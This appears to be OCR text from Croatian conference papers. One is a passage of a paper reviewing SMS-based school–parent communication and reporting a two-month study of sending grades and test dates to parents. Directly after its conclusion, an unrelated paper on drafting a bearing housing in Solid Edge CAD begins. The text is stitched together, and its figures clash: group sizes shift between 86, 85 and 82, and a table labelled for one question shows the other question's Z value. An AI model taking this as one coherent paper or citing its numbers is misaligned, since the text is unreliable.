a) sama tehnologija ne smije biti prepreka što znači da sustav mora biti protočan, a po potrebi se treba implementirati automatsko odgovaranje na poruke s upitima te korisnicima odgovaranje na pitanja treba biti jednostavno;
b) mobilni uređaji koji se koriste trebaju biti osobni, a samim tim se proces učenja može odvijati u bilo koje vrijeme;
c) sadržaji tečajeva trebaju biti atraktivni i zanimljivi;
d) tečajevi trebaju imati svoje obrazovne ciljeve, korake u ostvarenju ciljeva kao i metodu kontrole ostvarenja ciljeva;
e) za ponavljanje se mogu rabiti poruke tipa pitanje-odgovor;
f) za distribuciju rezultata testa također se mogu rabiti SMS poruke;
g) ograničenje SMS poruka na 160 znakova može biti i prednost zbog toga što korisnici u nekim situacijama trebaju više razmišljati da u odgovoru napišu samo bitno;
h) mali priručnik treba se distribuirati uz svaki tečaj;
i) korisnike treba ohrabriti da dalje izučavaju ostale teme te da testiraju znanje iz drugih područja jer će im u budućnosti navedena područja možda biti korisna [3].

Carić et.al. [4] opisuju prednosti sustava koji su razvili i koji je temeljen na usluzi SMS, a osnovna namjena mu je ostvarivanje komunikacije između obrazovne ustanove i roditelja/staratelja učenika osnovne ili srednje škole. Njihov sustav omogućuje obavješćivanje roditelja/staratelja o domaćim zadaćama, izostancima, uspjesima i neuspjesima učenika, roditeljskim sastancima i informacijama, sportskim i drugim događajima te dolascima s izleta. Prednosti koje navode, autori dijele u pet kategorija i to prednosti za:
a) učenike – imaju posjetnik na obveze i informacije o zbivanjima u školi kada su odsutni;
b) roditelje/staratelje – aktivno sudjeluju u edukaciji te imaju mogućnost pomoći djetetu u izvršenju obveza;
c) nastavnike – imaju bolje rezultate s učenicima;
d) školu – bolje planiranje, sistematizacija i automatizacija plana i programa te kreiranje polazne točke za uvođenje e-učenja;
e) edukaciju – bolji obrazovni sustav za učenike, kvalitetnija prisutnost roditelja u obrazovanju djece.

Prethodno spomenuti sustav testirali su Rendulić et.al. [5] u jednoj osnovnoj školi na uzorku od 479 učenika. Naglasak istraživanja bio je na ekonomskim i tehnološkim aspektima usluge te navode rezultate ankete prije djelovanja sustava. 79% roditelja izjasnilo se da njihovo poznavanje domaćih uradaka pozitivno utječe na uspjeh djece, a 100% nastavnika izjasnilo se da bi neopravdani izostanci u školi mogli biti spriječeni kad bi roditelji bili o njima pravovremeno obaviješteni. Roditelji su svoj interes i potrebu za uslugom ocijenili prosječnom ocjenom 3,55 dok je ocjena nastavnika bila 3,64.

III. KATEGORIZACIJA USLUGA U OBRAZOVANJU TEMELJENIH NA SMS USLUZI

Korištenje SMS poruka u obrazovanju mogli bismo podijeliti prema različitim kriterijima s obzirom na razinu obrazovanja, sadržaj informacija, ciljeve koji se žele ostvariti ili na smjer komunikacije. U nastavku će biti predstavljeni značajniji radovi autora koji su se bavili tim oblikom komunikacije, a usluge koje autori opisuju bit će podijeljene na jednosmjerne i dvosmjerne. Jednosmjerne usluge u pravilu su one kod kojih se SMS poruke šalju od obrazovne ustanove do korisnika ili od korisnika do obrazovne ustanove. Kod dvosmjernih usluga razmijenit će se najmanje dvije SMS poruke, bez obzira koja strana inicira komunikaciju.

A. Jednosmjerna SMS komunikacija

Kadrire [6] u svom radu opisuje sustav koji je razvijen za poslovne korisnike i obrazovanje, a koristi se u grupnim raspravama o nekoj temi. S obzirom da u grupnim raspravama nisu svi spremni izložiti svoje stavove zbog straha od kritike, autor je razvio sustav koji omogućuje da svaki član grupe koja raspravlja pošalje svoje mišljenje kao SMS poruku na unaprijed dogovoren broj, a to je broj mobilnog uređaja spojenog na računalo koje je pak spojeno na LCD projektor. Tako su svi stavovi članova grupe vidljivi na projektoru, a svaka SMS poruka prikazana je u malom prozoru. Autor smatra da takav sustav ima niz prednosti, a jedna od njih je i mogućnost kasnije analize pristiglih poruka.

Sličan sustav opisuju Bollen et.al. [7], koji su integrirali SMS uslugu u sustav *Cool Modes* pri čemu SMS poruke omogućuju učenicima da raspravljaju o nekom problemu, a da je rasprava svima vidljiva na LCD projektoru. U radu je naglasak na sustavu *Cool Modes*, a SMS poruke koriste se kao medij za komunikaciju u raspravi pri čemu je učenicima ili studentima omogućeno vizualno pratiti tijek rasprave na LCD projektoru. Pri testiranju sustava koristili su ručna računala s instaliranim simulatorima mobilnih telefona, a komunikacija je ostvarena putem bežične mreže.

Rannu [8] u svom radu opisuje sustav *M-Teacher* koji je omogućavao slanje SMS poruka roditeljima od strane nastavnika s informacijama vezanim uz samog učenika, ali i uz zbivanja u razredu i školi. Autor navodi kategorije poruka koje su nastavnici slali koristeći sustav:
a) poruke o razredu i događajima u školi,
b) poruke o napretku djeteta,

c) poruke o izostancima i drugim problemima,
d) poruke koje upućuju na poslanu poruku elektroničke pošte,
e) pozitivne poruke.

U radu su i rezultati anketa provedenih nakon petomjesečnog rada sustava u kojemu je učestvovalo 154 roditelja. Anketu je ispunilo njih 89, a od njih se 82% posto izjasnilo da je sustav „koristan“ ili „vrlo koristan“ dok ih je 78% posto bilo zainteresirano za nastavak rada sustava. Autor je anketirao i djecu roditelja koji su primali poruke, a njihov stav je u 58% slučajeva bio neutralan, dok se 39% izjasnilo pozitivno o sustavu. Samo 3% djece imalo je negativan stav o sustavu.

Sustav koji obavještava roditelje/staratelje SMS porukom o izostanku njihove djece s nastave, razvio je Imhmed i opisao ga u svome radu. Sustav ima *web* sučelje te omogućuje roditeljima da budu upoznati s izostankom djeteta s nastave čim se izostanak unese u sustav. Autor je ispitao upotrebljivost, jednostavnost korištenja i korisnost sustava [9].

Jednosmjernu SMS komunikaciju koristi Cavus [10] u svom projektu koji ima za cilj educirati studente preddiplomskog studija na temu brige o okolišu. Autor opisuje sustav koji uključuje više različitih podsustava (*web* stranice, forum, „*instant messaging*“, SMS), u kojemu studenti koriste SMS poruke za komentiranje slika koje su im dane na uvid.

Isti autor razvio je sustav koji koristi SMS poruke za slanje engleskih riječi i njihovog značenja studentima u cilju lakšeg savladavanja engleskog jezika. Sustav ima *web* sučelje u koje administrator unosi riječi i njihova značenja te ih šalje studentima [11].

Jones et.al. [12] u svom su radu istraživali utjecaj SMS poruka na komunikaciju između studenata i predavača na fakultetima te ukazali da korištenje SMS poruka doprinosi kvaliteti komunikacije. Osim toga, uočili su da studenti imaju problema kada trebaju putem SMS poruka komunicirati sa svojim predavačima jer u pravilu SMS poruke koriste za neformalnu komunikaciju u kojoj značajno koriste skraćene riječi.

Muhamadi et.al. [13] u svom radu opisuju nadogradnju sustava u kojemu su pohranjene informacije o studentu (*Student Record Retrieval System – SRRS*) sa SMS podsustavom koji omogućuje slanje SMS poruke s ocjenom studentu u trenutku kada predavač upiše ocjenu u sustav. Rad se više bavi samom metodologijom razvoja sustava.

Curran i Craig [14] u svom radu opisuju sustav koji služi za slanje raznih obavijesti studentima u obliku SMS poruka. Autori su uočili da je SMS poruka najsigurniji način da studente obavijeste o nekom hitnom događaju kao što je odgoda predavanja i slično. U radu se autor više bavi razvojem samog sustava.

Stone [15] u svom radu opisuje sustav koji služi za slanje raznih obavijesti administrativne prirode u obliku SMS poruka studentima prve godine, a s ciljem motivacije i podrške. Studentima je omogućeno da besplatno koriste tu uslugu, a sve te informacije dostupne su i preko drugih medija studentima koji nisu željeli rabiti SMS uslugu. Autor ne iznosi kvantitativne podatke te zaključuje da istraživanja na tome području treba nastaviti.

Chai i Chen [16] u svom radu istražuju mogućnost uvođenja podrške učenju uz pomoć mobilnih telefona, na način da je studentima omogućeno da uz pomoć „pametnog telefona“ pošalju upit o nejasnom dijelu nastavne građe s brojem stranice i odlomkom koji im je nejasan koji se prosljeđuje na forum. U trenutku kada netko odgovori na taj upit, student dobiva obavijest kao SMS poruku. Autori smatraju da se može ostvariti velika korist od novih tehnologija kada se upotrebljavaju kao nadogradnja tradicionalnim medijima kao što je knjiga u procesu učenja. Za potrebe istraživanja studentima su prilagođene knjige na način da su odlomci numerirani.

B. Dvosmjerna SMS komunikacija

Rau et.al. [17] ispitivali su utjecaj korištenja SMS poruka, elektroničke pošte i foruma u nastavnom procesu na psihički pritisak, motivaciju i ocjene. Proveli su istraživanje u srednjoj školi, a rezultati njihova istraživanja ukazuju da korištenje SMS poruka smanjuje psihički pritisak kod učenika dok kod korištenja ostalih dvaju medija nije uočena promjena. Što se tiče motivacije, autori izvještavaju da su registrirali značajnu razliku kod grupe kojoj su nastavnici slali SMS poruke i u smislu veće motivacije dok kod korištenje ostalih dvaju medija nije uočena promjena. Značajna razlika u uspjehu nije uočena niti kod jedne grupe.

Ramos i Triñona [18] opisuju projekt MIND (*Mobile Technology Initiatives for Nonformal Distance Education*) u sklopu kojeg je realiziran sustav za komunikaciju temeljen na SMS porukama čija je osnovna namjena slanje pitanja korisnicima, analiza njihovih odgovora te slanje poruka o točnosti odgovora. Sustav je rabljen za pripremu kandidata koji su pristupali ispitima za priznavanje srednjoškolske stručne spreme. Autor iznosi i broj bodova na ispitima kontrolne i eksperimentalne skupine pri čemu je eksperimentalna skupina koristila sustav za pripremu, a kontrolna nije. Razlika između grupa nije bila statistički značajna.

Autori Adagunodo et.al. [19] i Awodele et.al. [20] opisuju sustav koji omogućuje studentima informiranje o rezultatima ispita. Student treba poslati SMS poruku sa svojim prezimenom i identifikacijskim brojem na zadani broj nakon čega dobiva lozinku u SMS poruci. Lozinku opet šalje zajedno s identifikacijskim brojem na zadani broj te je sadržaj druge poruke koju dobiva rezultat ispita. Autori navode niz prednosti sustava, a između ostalog, sustav će poslati ocjenu studentu bez obzira s kojeg mobilnog telefona je poruka poslana, što olakšava administriranje sustavom odnosno nije potrebno ažurirati broj mobilnog uređaja u sustavu ako student promijeni broj.

Ryan i Mulvay [21] u svom su radu predstavili sustav koji je jeftina alternativa CRS sustavima (*Classroom Response Systems*) što već neko vrijeme postoje na tržištu. CRS sustav koji autori opisuju, koristi SMS poruke za komunikaciju između studenata i predavača te se koristi na način da predavač na LCD projektoru ili na neki drugi način distribuira pitanja, a studenti odgovore

šalju u SMS porukama. Sustav prima poruke s odgovorima i u mogućnosti je dinamički ažurirati rezultate cijele grupe te ih grafički prikazivati na monitoru ili LCD projektoru. Sustav ima i mogućnost slanja SMS poruka studentima o postignutome uspjehu.

IV. KORIŠTEN SUSTAV

Za potrebe istraživanja rabljen je sustav realiziran 2003. godine te predstavljen 2004. godine na konferenciji MIPRO 2004. u Opatiji [22]. Sustav omogućuje unos osnovnih podataka o učenicima i njihovim roditeljima te ocjena i najava testova. Osim toga, sustav nakon unosa ocjena i najava testova omogućuje slanje SMS poruka s unesenim podacima. U komunikaciji s roditeljima/starateljima predviđeno je rabiti naziv „e-imenik“ koji predstavlja uslugu koju će oni rabiti.


Sustav se sastoji od nekoliko podsustava:

a) sučelje prema korisniku,
b) baza podataka,
c) sučelje prema mobilnom uređaju,
d) mobilni uređaj.

Sučelje prema administratoru koji unosi podatke realizirano je koristeći WWW poslužitelj *Apache*, odnosno, radi se o HTML stranicama generiranima od strane skriptnog podsustava PHP. Sučelje je vrlo jednostavno, a zbog jednostavnosti korištenja za unos podataka koriste se padajući izbornici gdje god je to moguće. Na slici broj 1 vidi se osnovni izbornik.

Podaci o učenicima, roditeljima, ocjenama i najavama testova pohranjivali su se u bazu podataka, a izabrana je baza MySQL. Sam proces upisa podataka u bazu realiziran je skriptama koje korisnik poziva preko *web* sučelja.

Sučelje prema mobilnom telefonu dijeli se na programski i fizički dio. Samu komunikaciju s mobilnim uređajem inicirao je korisnik pokretanjem PHP skripti čiji je zadatak bio pokretanje i prosljeđivanje niza parametara programu pod nazivom *Gammu*. Radi se o programu pokretanom iz komandne linije izdanom pod GPL licencom. Fizički dio sučelja prema mobilnom uređaju sastoji se od kabla koji je povezivao serijsko sučelje računala s mobilnim uređajem.



Slika 1. Sučelje sustava

Sam mobilni uređaj koji se rabio u sustavu bio je *NOKIA 3310*. Uređaj je izabran jer je dobro podržan od spomenutog programa *Gammu*.

V. ISTRAŽIVANJE

Populacija na kojoj je provedeno istraživanje učenici su osmih razreda osnovne škole te njihovi roditelji/staratelji u Požeško-slavonskoj županiji. Za potrebe istraživanja izabrane su tri osnovne škole od ukupno dvanaest koliko ih ima u Županiji. Istraživanje je provedeno u četiri faze i to:

a) uvodna anketa,
b) aktivnosti prije djelovanja sustava (usluge),
c) djelovanje sustava (usluge),
d) aktivnosti poslije djelovanja sustava (usluge).

Uvodna anketa imala je za cilj prije svega upoznati roditelje/staratelje o istraživanju te ih pridobiti da sudjeluju u njemu. Roditelji/staratelji su se potpisom izjašnjavali za sudjelovanje, a ankete su distribuirane po učenicima. Podijeljena je 231 zatvorena omotnica koja je glasila na roditelje/staratelje učenice odnosno učenika. Od ukupnog broja distribuiranih anketa vraćene su 204 ankete. Među vraćenima je bilo anketa u kojima su se roditelji izjasnili da ne žele sudjelovati u istraživanju, a takvih je bilo 21. Time dolazimo do broja od 183 ankete u kojima su se roditelji izjasnili da žele sudjelovati. Na žalost, 10 obitelji nije posjedovalo mobilni telefon te nisu mogli učestvovati u istraživanju, pa time dolazimo do konačnog broja od 173 obitelji koje su imale tehničke preduvjete i željele sudjelovati u istraživanju. U uvodnoj anketi roditelji su se izjašnjavali o razini obrazovanja, prosječnoj odsutnosti od kuće te bračnom stanju.

Nakon prikupljanja podataka iz uvodnih anketa sljedeći korak bio je izbor roditelja koji će sudjelovati u istraživanju u slučaju kada oba roditelja imaju mobilni telefon. Pri tom se posebna pažnja posvetila zadržavanju omjera koji je prisutan u kompletnom uzorku roditelja koji učestvuju u istraživanju. Izabrani su očevi ili majke, ali je zadržan spomenuti omjer. Nakon toga, uslijedila je podjela parova roditelja/staratelja i djece slučajnim izborom u dvije skupine, kontrolnu ili eksperimentalnu. U kontrolnoj skupini bilo je 87 parova roditelja/staratelja i djece dok je u eksperimentalnoj bilo 86 parova.

Djelovanje sustava odnosno usluge svodi se na to da je autor rada zadnjeg radnog dana u tjednu između 15.10. i 15.12. 2010. godine posjetio sve tri škole te prepisao ocjene i najave testova za učenike eksperimentalne skupine, da bi ih kasnije unio u bazu u računalu i poslao roditeljima kao SMS poruke.

Za to vrijeme poslano je 3205 ocjena i 1060 najava testova na mobilne telefone roditelja u obliku SMS poruka. Najava testova pojedinačno je bilo 112, ali je jednu najavu dobivalo u prosjeku desetak roditelja/staratelja.

Nakon djelovanja sustava provedena je telefonska anketa u kojoj su se roditelji izjašnjavali o poznavanju ocjena i termina testiranja svoje djece. Radilo se o dva pitanja od kojih se jedno odnosilo na poznavanje ocjena dok se drugo odnosilo na poznavanje termina testiranja

prije same provedbe testiranja. Pravilnik o ocjenjivanju u osnovnim školama nalaže nastavnicima da pismene provjere znanja moraju najaviti te s terminima istih upoznati djecu. Termini pismenih provjera upisuju se barem jedan tjedan unaprijed u dnevnik te se tako kontrolira da učenici ne pišu više od četiri pismene provjere u tjednu odnosno više od jedne dnevno [23]. Pitanja su se odnosila na vremensko razdoblje od posljednjih mjesec-dva, te je prvo pitanje s odgovorima glasilo:

1. U zadnjih mjesec-dva znate za:
   a) sve ili skoro sve ocjene djeteta,
   b) oko pola ocjena djeteta,
   c) malo ocjena djeteta.

a drugo je glasilo:

2. U zadnjih mjesec-dva znali ste unaprijed za:
   a) sve ili skoro sve testove djeteta,
   b) oko pola testova ,
   c) malo testova djeteta.

Tako su dobivene informacije od roditelja/staratelja o poznavanju ocjena svog djeteta i testova koje će dijete uskoro pisati.

S obzirom na samu prirodu ponuđenih odgovora u anketi koji pripadaju ordinarnoj ljestvici, za testiranje hipoteze odabran je neparametrijski test za nezavisne uzorke, Mann-Whitney U test [24][25].

Rezultati anketa nakon djelovanja sustava odnosno usluge obrađeni su da bi se dokazalo da slanje ocjena i najava testova putem SMS poruka nema utjecaja na poznavanje ocjena i najavljenih testova od strane roditelja odnosno staratelja. Na kraju razdoblja od dva mjeseca, koliko je sustav odnosno usluga bio u funkciji, broj roditelja iz eksperimentalne skupine smanjen je zbog različitih razloga (nemogućnost dolaska do roditelja, isključenje iz mobilne mreže) te je broj roditelja u eksperimentalnoj skupini 82, a ne 85 koliki je bio u početku.

Podaci u tablicama I. i II. vezani su uz prvo pitanje koje se odnosi na poznavanje ocjena djeteta od strane roditelja/staratelja koji prima SMS poruke. Z vrijednost je -4,548 što ukazuje da se uzorci statistički značajno razlikuju na razini od 1% odnosno da prema dostupnim podacima iz anketa ne možemo prihvatiti da slanje ocjena i najava testova nema utjecaj na poznavanje ocjena djeteta od strane roditelja odnosno staratelja.

U drugom pitanju su se roditelji/staratelji izjašnjavali o poznavanju testova koje će dijete uskoro pisati. U ovom slučaju Z vrijednost je još veća te iznosi -8,901 što, kao i kod prethodne varijable, ukazuje na to da se uzorci statistički značajno razlikuju na razini od 1% odnosno da prema dostupnim podacima iz anketa, ne možemo prihvatiti da slanje ocjena i najava testova nema značajan utjecaj na poznavanje testova koje će dijete uskoro pisati od strane roditelja/staratelja. Podaci su u tablicama III. i IV.

TABLICA I. SUME RANGOVA KONTROLNE I EKSPERIMENTALNE SKUPINE (1. PITANJE) POSLIJE DJELOVANJA SUSTAVA ODNOSNO USLUGE ZA VARIJABLU *POZNAVANJE_OCJENA*

Z vrijednost	-8,901
Nivo značajnosti	,000

VI. ZAKLJUČAK

Iz rezultata je vidljivo da sustav baziran na SMS porukama, čiji sadržaj su ocjene i najave testova, koje se šalju periodično roditeljima ima statistički značajan utjecaj na poznavanje tih ocjena i najava testova od strane roditelja. Drugim riječima ovi rezultati ukazuju da je uvođenje takvih sustava opravdano sa aspekta poznavanja ocjena i najava testova, mada te rezultate treba uzeti sa rezervom i istražiti cjelokupan utjecaj takvih sustava s obzirom da oni utječu na jedan vrlo složen sustav – obitelj.

Sažetak – U današnje vrijeme često se spominju mala poduzeća i obrtnici kao oni koji se najlakše prilagođavaju tržištu. Tržište svakim danom postavlja sve složenije zahtjeve proizvodnji, a zbog velike konkurencije rokovi za izradu proizvoda i za isporuku sve su kraći. Traže se novi ili poboljšani proizvodi.
Za novi proizvod ili promjene na proizvodu treba promijeniti tehničku dokumentaciju. Obrtnicima i malim poduzećima važno je u kratkom vremenu u malim konstrukcijskim uredima pripremiti dokumentaciju za proizvodnju. U ovom radu je primjer kako se u kratkom vremenu može izraditi tehnički crtež 3D modeliranjem programskim alatom Solid Edge. Izrađen je crtež za kućište ležaja.

I.UVOD

Stvaranju novog proizvoda i njegovoj prezentaciji tržištu značajno mogu pridonijeti novi alati namijenjeni izradi tehničko-tehnološke dokumentacije. Poteškoće se javljaju u konstrukcijskim uredima s premalim brojem konstruktora za obim posla koji treba obaviti. Problemi s konstrukcijom proizvoda su i veći u malim poduzećima i kod obrtnika gdje možda samo jedan izvršitelj obavlja poslove vezane uz dokumentaciju, a još i druge poslove. U svim ovim slučajevima konstrukciju proizvoda možemo poboljšati CAD alatima. Osim stvaranja dokumentacije CAD alatima se može pomoću modela proizvoda kvalitetno prezentirati sam proizvod modelima. Ovakvom prezentacijom proizvoda nije potrebna izrada prototipa što znatno skraćuje vrijeme od ideje do prototipa te smanjuje troškove. Treba dodati da se može kreirati od jednostavnih modela do modela s potrebnim gibanjima i promjenama veličina kod same prezentacije. Tako je moguće na licu mjesta pokazati funkcioniranje modela s učinjenim izmjenama. Naručitelj može biti dobro informiran o proizvodu bez odgađanja i dodatne prezentacije.


Ideju je dobro prvo razraditi skiciranjem u olovci na papiru radi brzih izmjena, dopuna, usklađivanja s drugim pozicijama, ako se radi o više pozicija nekog sklopa. Osim oblika proizvoda, koji se vidi iz crteža, važno je unijeti u idejni crtež dimenzije koje su zamišljene ili već usklađene s drugim pozicijama kako ne bismo nakon nekog vremena morali ponovno istraživat i usklađivati dimenzije. Kada je tako pripremljen idejni crtež, može početi kreiranje modela iz kojega se stvara tehničko-tehnološka dokumentacija.

Kao što je uvodno napisano, u ovom radu je prikazana samo izrada crteža modeliranjem. Ovaj primjer je izrađen CAD 3D alatom Solid Edge, a postupak je podijeljen u dva dijela:

1. *Kreiranje modela.*
2. *Stvaranje dokumentacije*


II.KREIRANJE MODELA

Vrlo jednostavno pomoću nekoliko alata kreira se model prema idejnom crtežu. Za početak se kreira puno tijelo kojem se oduzimaju ili dodaju dijelovi tako da se dobiju najveće vanjske dimenzije, sl. 1.




Sl. 1

U drugom koraku dodaju se detalji na puno geometrijsko tijelo osnovnog dijela sl.2. Okrugli detalj je u ovom primjeru dodan na osnovni dio, a može se kreirati puno tijelo s najvećim vanjskim dimenzijama i zatim odvojiti višak.




Sl. 2

Nakon formiranja modela s najvećim vanjskim dimenzijama kreirani su prema idejnom crtežu ostali detalji sl.3.



Sl. 3

Kada su svi detalji ugrađeni u model u završnoj je obradi model dotjeran zaobljenjima i ukošenjima sl 4.




Sl. 4

III. STVARANJE DOKUMENTACIJE


Potpuno završen model treba dobro pregledati, da li oblikom i dimenzijama odgovara gotovom proizvodu jer na crtežu nije moguće dodavati izostavljeno. Ako se to ipak dogodi lako se dinamičkim preuređivanjem doda ili oduzme detalj. Promjena se automatski pojavi na crtežu.

Poglede crtanja stvara alat automatski. Za lakše razumijevanje, naročito kod kompliciranih elemenata, na crtež se može dodati i prostorna projekcija. Najpogodnija je izometrija jer se predmet dobro vidi s triju strana sl 5. Ovakva prostorna projekcija bila je teško izvediva ručnim ili 2D crtanjem.




Sl. 5

Modeliranje traje vrlo kratko, a stvaranje crteža je brzo. Alat iscrta poglede crtanja sl. 6.



Sl. 6

Konstruktor odabire položaj i broj, pogleda crtanja, presjeka, detalja, a unošenje mjera i ostalih znakova dodaje se automatski na jednostavnijim pogledima. Kod složenijih pogleda treba crtež ručno doraditi sl 7.



Sl. 7

Kompletan crtež kućišta ležaja prikazan je na tehničkom dokumentu broj 00-01-01.


Slika 9. Zaglavlje s tablicom za upis ISO tolerancija




Slika 10. Zaglavlje sa sastavnicom za sklopni crtež

SOLID EDGE ACAD

